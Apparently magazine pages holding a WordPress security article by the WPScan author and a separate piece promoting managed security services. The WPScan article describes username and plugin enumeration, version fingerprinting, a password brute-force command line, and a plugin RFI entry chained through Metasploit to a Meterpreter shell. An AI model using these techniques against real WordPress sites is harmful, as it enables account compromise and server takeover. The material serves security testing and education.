
CONQUER YOUR CHALLENGES
Get insights on today's hottest topics.

REFINE YOUR STRATEGIES
Participate in over 220+ expert-led sessions.

SHARE YOUR KNOWLEGE
Create networks with industry experts and peers.

REGISTER NOW!

www.rsaconference.com/helpnet



WPScan: WordPress Security Scanner

by Ryan Dewhurst


If you happen to have a blog, then it is more than likely that it is one of the 62 million installations of WordPress on the Internet. With such a massive user base, WordPress has become a prime target for “blackhat” hackers. This article assesses the WordPress vulnerabilities that could be exploited by malicious users and also provides an introduction to WPScan, a free scanning tool that I developed for WordPress blog administrators and penetration testers.

WPScan, also known as WordPress Security Scanner, is a multifunctional tool that will carry out a variety of security checks against an individual WordPress blog.

The project started when Veronica Valero posted an advisory on the Full Disclosure mailing list outlining two methods to remotely enumerate WordPress usernames. Concerned about the security of my own blog, I decided to investigate Veronica's findings, which ultimately led me to the creation of WPScan.

WPScan can carry out web form password dictionary attacks, username enumeration, version enumeration, vulnerability enumeration, plugin enumeration, plugin vulnerability enumeration, and carries out miscellaneous checks on a variety of information disclosures.

WPScan version 1.1 can currently be found pre-installed within BackTrack R1 within the /pentest/web/wpscan/ directory or it can be downloaded directly from our subversion repository hosted by Google Code (code.google.com/p/wpscan/).



```
Ryans-MacBook-Pro:wpscan ryan$ ./wpscan.rb

____________________________________________________
 __          _______   _____
 \ \        / /  __ \ / ____|
  \ \  /\  / /| |__) | (___   ___  __ _ _ __
   \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
    \  /\  /  | |     ____) | (__| (_| | | | |
     \/  \/   |_|    |_____/ \___|\__,_|_| |_| v1.1

  WordPress Security Scanner by ethicalhack3r.co.uk
 Sponsored by the RandomStorm Open Source Initiative
_____________________________________________________



-h for further help.

Examples:

Do 'non-intrusive' checks...
ruby ./wpscan.rb --url www.example.com

Do wordlist password brute force on enumerated users using 50 threads...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50
```

Username enumeration

WordPress associates every username with an incremental unique identifier starting with the number 1. This is a normal design decision in most applications when dealing with multiuser systems. Reported to the WordPress bug tracking system in 2007, ticket #5388, it was found that by sending a GET request with a valid user id to the “author” parameter, it was possible to enumerate usernames. This is what Veronica Valero had rediscovered and reported to the Full Disclosure mailing list.
For example, that can be achieved by sending the following request:
http://wordpress-3.2.1/?author=2

We find that the username, in this case “gevans”, appears 3 times in the resulting response body (sometimes it appears in the redirect “Location” header, too). If we iterate incrementally over the author parameter value, we can extract all of the blog's registered usernames. We can also check to see if our enumerated usernames are not false positives by attempting to login to WordPress via the ‘wp-login.php' page. If our username is not valid WordPress will kindly inform us of this in an error message.

Plugin enumeration

WordPress itself is quite secure as it has had years to get things right - very rarely is a severe vulnerability found within the core WordPress code. WordPress plugins, on the other hand, are very insecure, with severe flaws such as SQL Injection and Remote File Inclusion (RFI) vulnerabilities being reported on a daily basis. I have never developed or submitted a WordPress plugin, but I assume that WordPress carries out minimal security checks against plugins - if any. However, a vulnerability within a popular WordPress plugin can affect hundreds of thousands of blogs.

WordPress gives every plugin a unique name. For example, the most popular plugin at the time of writing this article is called “Google XML Sitemaps”. The unique name given to this plugin is “google-sitemap-generator”. If you were to install this plugin it would be installed to the following directory on your blog: /wp-content/plugins/google-sitemap-generator/.

The easiest way to tell if the plugin is installed is by sending a request to a valid file within the plugins directory. For this we need to generate a list of unique plugin names, as well as a valid plugin file. WPScan does this and saves the results to data/plugins.txt. Excerpt of data/plugins.txt:

cimy-swift-smtp/README_OFFICIAL.txt
graceful-pull-quotes/graceful-pull-quotes.php
embed-rss/cets_EmbedRSS-config.php
comment-validation/comment-validation.css
joomla-15-importer/README.txtinline-php/README.txt

To generate the plugins.txt file we first need to extract the unique plugin names from WordPress's own “most popular” plugin list on the homepage. Once we have the plugin names, we send a second request to the plugin subversion repository directory to parse for a valid file name.

All we have to do now is send a HTTP request, for example:
www.wordpress.com/wp-content/plugins/inline-php/README.txt

If the HTTP response code is 200 we have successfully enumerated an installed plugin.

Version enumeration

WPScan uses two methods to enumerate the WordPress version: using the generator meta tag and/or “advanced fingerprinting”. (NOTE: these methods do not enumerate the plugin versions).

The easiest way to extract the version of a WordPress blog is to simply look at the index pages' HTML response, specifically the generator meta tag.

Example: *<meta name="generator" content="WordPress 3.2.1" />*

This information leakage is widely known and some blogs actively remove the tag. In my experience, though, I would say the number of blogs that remove it is quite low. If the generator meta tag does not exist, WPScan will automatically move onto “advanced fingerprinting”.

Advanced fingerprinting

The advanced fingerprinting method is a little bit more complicated than simply parsing the HTML response of the index page.

The first thing I did was to install every version of WordPress ever released (except BETA and MU releases). This was mostly an automated process, however it did entail lots of manual repetition and so it was later released as a VirtualBox image, available for download.

Once I had every version of WordPress installed I began taking MD5 hashes of all of the client side files, this included, .txt, .js, .html and .css files. With a list of MD5 hashes I was able to see how many times each hash (file) was present across all versions. If the hash was only present once it signified that the file it related to was unique to one version of WordPress alone. This information is formatted and stored in data/wp_versions.xml.

Excerpt of data/wp_versions.xml:

```
<hash md5="3e63c08553696a1dedb24b22ef6783c3">
<score>1</score>
<file>/wp-content/themes/twentyeleven/style.css</file>
<versions>3.2.1</versions>
</hash>
```

With the above information it is trivial to find out the exact version of a WordPress installation - as long as the unique file in question has not been tampered with by the user.

WPScan sends a request to *<file>/wp-content/themes/twentyeleven/style.css</file>*. If that file has an MD5 hash of *<hash md5="3e63c08553696a1dedb24b22ef6783c3">*, we have a match. If the score is *<score>1</score>*, we know the file only appears once across all versions of WordPress and belongs to *<versions>3.2.1</versions>*.

At the time of writing, WPScan only fingerprints 23 scores of 1, however there are plans to expand this to higher scores. With each increment of the fingerprint score, the result will be less accurate. The method used for advanced fingerprinting is not unique and has been documented many times before.

Metasploit integration

The latest and most exciting feature we have been working on is Metasploit integration. The idea is to find out whether all of the enumerated data could be used for automated exploitation of a blog. To accomplish this we used Metasploit’s XMLRPC deamon for communication. We have since found out that Metasploit’s XMLRPC deamon will be replaced with MessagePack in the near future, so we will rewrite our integration code once XMLRPC deamon is replaced.

Once we have enumerated the plugins, we use the plugin's name to cross reference a database of vulnerabilities located in data/plugin_vulns.xml, which needs constant updating.

Excerpt of data/plugin_vulns.xml:

```
<plugin name="zingiri-web-shop">
<vulnerability>
<title>Wordpress Zingiri Web Shop Plugin 2.2.0 Remote File Inclusion</title>
<reference>http://www.exploit-db.com/exploits/17867/</reference>
<type>RFI</type>
<uri>/wp-content/plugins/zingiri-web-shop/fws/ajax/init.inc.php?wpabspath=XXpathXX</uri>
</vulnerability>
</plugin>
```

At the time of writing, Metasploit integration only works with Remote File Inclusion (RFI) vulnerabilities. We send Metasploit the necessary data over XMLRPC; just the uri with the “XXpathXX” keyword if it is a GET method or the uri and post data with the “XXpathXX” keyword if it is a POST method.

The Metasploit module used is the php_include module, which we pre-populate with the relevant options, including the Meterpreter payload. The php_include module was updated to accommodate for RFIs in POST methods, this has now been committed to the Metasploit subversion repository. From a plugin vulnerability to a RFI vulnerability, WPScan is able to spawn a Meterpreter shell on the blog's server with the help of Metasploit.

Conclusion

WordPress at its core is quite secure, with few severe vulnerabilities found over its lifetime when compared to other similar open source applications. However, WordPress leaks a lot of sensitive information, usernames, full paths disclosures (FPDs), version information and more. All of this information is valuable to a potential attacker and all of this information leakage could be trivially fixed by WordPress.

Aside from the information leakage, WordPress needs to ensure that plugins submitted by developers have been tested for at least the most severe types of vulnerabilities. The best way to protect your WordPress installations is by keeping plugins to a minimum and keeping both WordPress and the plugins up to date.

WPScan is still a very young project. However, it is stable and feature-rich thanks to everyone who has left feedback, reported bugs, given suggestions and contributed code. WPScan still has lots of features that could be implemented and contributions are most welcome.

Ryan Dewhurst is a final year undergraduate studying Computer Security at a British University. During his spare time while undertaking his first year at university Ryan developed the popular ‘Damn Vulnerable Web Application' (DVWA) used to teach developers the basics of web application security.

Ryan worked for RandomStorm as part of the Web Application Security Team during his placement year and continues to work for the company on a part time basis, contributing security and penetration testing applications to the RandomStorm Open Source Initiative. Ryan can be found on Twitter under the pseudonym @ethicalhack3r, as well as on his blog www.ethicalhack3r.co.uk.

Securing the enterprise: Is your IT department under siege?

by Siobhan Byron and Dragana Vranic

In 2006, 84 percent of companies participating in PricewaterhouseCooper's Global State of Information Security Survey said they were confident in the effectiveness of their organization's information security activities. In 2011's survey, that number had dropped to 72 percent. That's quite a drop in a short period of time. But it makes sense when you think about what's happened in the last five years: enterprise IT departments today are facing a never-ending, always-increasing global onslaught of threats at a time their budgets have either been frozen or slashed.

It's like an army being told to guard a fortress against a superior force and oh, by the way, do it with one-third fewer troops than you had a few years ago. It's no wonder IT departments feel as if they're under siege.

Adding to the challenge, today's IT departments are under increasing pressure to become more flexible and adaptable, which often means replacing established technologies with lower-cost systems such as those found in the cloud.

While those systems may be a good choice for front-line workers, they generally carry higher security and regulatory compliance concerns than traditional enterprise applications. And IT departments need to do all of this while also leveraging a flexible and cost-effective approach to business continuity and disaster recovery.

That makes the complexity of today's enterprise IT environment more challenging than ever for your IT department to master. In the past, physical barriers such as the corporate firewall were enough to keep marauding invaders at bay. In today's virtualized world, it's more challenging to get between two systems that are communicating through the cloud, because many more doors, windows and other points of entry – not to mention the ether in between – need to be guarded.

Your IT department is no doubt acutely aware of the risks. Years of responding to new business needs and challenges with evolving security, network, server and storage technologies have led to an ever more complex infrastructure that is often over-provisioned, underutilized and difficult to manage. Yet just when IT organizations could use more resources to help them dig out from underneath it all, they have fewer.

What that means in practical terms is Fortune 1000 companies that still rely solely on internal IT resources for their security needs are finding that the effort required to maintain security at acceptable (not even optimum) levels is affecting their effectiveness in other areas. Simply put, it is taking more time, creating more risk, and costing more to deliver IT projects that add value and enhance the business.

With all of this going on, internal IT resources too often come to be seen as a cost center, instead of a strategic asset that can help maintain and enhance competitive advantage and respond more quickly to the dynamic changes in today's global business environment. Instead of focusing on the business value that technology can provide, IT departments are struggling just to keep the lights on – especially when it comes to security.

One way to get beyond this siege mentality and get IT refocused on adding value is by using managed security services. These services can help by taking the burden of deploying prevention, detection and web-based technologies off of internal IT departments so they can use their knowledge of the business to add value. Managed security services is one area we are seeing companies willing to make an investment in, even though the past four years have seen a significant reduction in other IT investments.

Fortune 1000 companies that still rely solely on internal IT resources for their security needs are finding that the effort required to maintain security at acceptable (not even optimum) levels is affecting their effectiveness in other areas.

Why is this? According to the 2012 Global State of Information Security Survey, a persistent reluctance to fund enterprise IT security during the economic downturn has led to a degradation in core security capabilities, including identity management, business continuity, disaster recovery, employee Internet monitoring, and data protection. Enterprises are coming to the realization they are living on borrowed time in terms of security, and are anxious to rectify the situation before a disaster occurs.

Adding to the urgency, mobile devices and social media – two afterthoughts to enterprise IT just a couple of years ago – now present significant threats from outside the firewall. Today, according to a Check Point survey, nearly half of all enterprises are victims of social engineering, having experienced 25 or more attacks in the past two years. That costs businesses anywhere from $25,000 to $100,000 per security incident. And McAfee reports that attacks on smartphones and other mobile devices rose by 46 percent in 2010.

In addition, the Global State of Information Security Survey found that few organizations believe they are equipped to deal with the Advanced Persistent Threat (APT) attacks that have increasingly targeted global enterprise IT organizations over the past two years.

Now throw in the challenges associated with managing third-party security risk issues related to partners, vendors and suppliers tapping into the enterprise IT infrastructure, and you can see that the risks IT departments face on all fronts are overwhelming for even the best-funded IT organization. And these days, most IT organizations don't view themselves as being well-funded.

The speed with which the security threats change in today's globally connected and converging business world is the biggest barrier to an enterprise IT organization being able to mitigate risk so they can focus on their core business. Fortune 1000 companies are finding that managed security service providers are a smart option to help their IT departments ensure they have the critical IT services they need to meet these security challenges. There are three key areas in which a managed security service can make a big difference – speed, cost and risk.

Speed – A managed security service provider can help a company stay up to speed with IT security technology. But speed goes beyond keeping up with the changing threats outside the firewall.

Inside the firewall, it is also critical to keep staff trained, keep the latest versions installed and supported, and have best practices in place that can help detect and respond to security threats in a timely manner.

For managed security services, rather than security being a part of their overall job, it's their entire focus. They have the time, resources and – most important – the incentive to remain current.

Cost – When companies consider the cost of IT security, they often overlook the costs associated with keeping training and certifications up-to-date, the need to upgrade infrastructure, and even the costs of a ticketing or reporting system.

A managed security services provider helps alleviate some of these budget pressures on managing the day-to-day operational security issues so the company can focus its internal resources on driving the business. This can be done by "operationalizing" the cost, or making it predictable within the operating budget, instead of having to adjust capital budget resources on the fly to address unforeseen security challenges.

Risk – Managing risk is an enterprise-wide issue, with more responsibility faced by the executive suite and data center than ever before. Every organization knows that it has to mitigate risk to ensure the IT environment isn't compromised and competitive and customer data are protected. High-profile breaches of security have led governments to take a larger role in protecting data, ensuring privacy and requiring visibility through compliance reporting, all of which rely on IT.

A managed security services provider doesn't replace the internal IT team. Instead, it augments the existing team by providing the expertise, threat modeling and other compliance and protection services needed to mitigate risk in line with regulatory obligations and business goals.

In these uncertain economic times, remaining secure by proactively managing security is more important than ever. Every day brings new risks to enterprise information, systems and ultimately their business, making it more and more challenging to identify vulnerabilities, minimize exposure, and prepare to respond quickly to any contingency.

It is much harder to bounce back from business interruptions or unexpected losses caused by IT security gaps. The smart businesses today know that the cost of avoiding such threats is typically much less than the cost of recovering from them.

Siobhan Byron is the President of Forsythe Technology Canada, Dragana Vranic is Director of Managed Services at Forsythe Technology Canada (www.forsythe.com).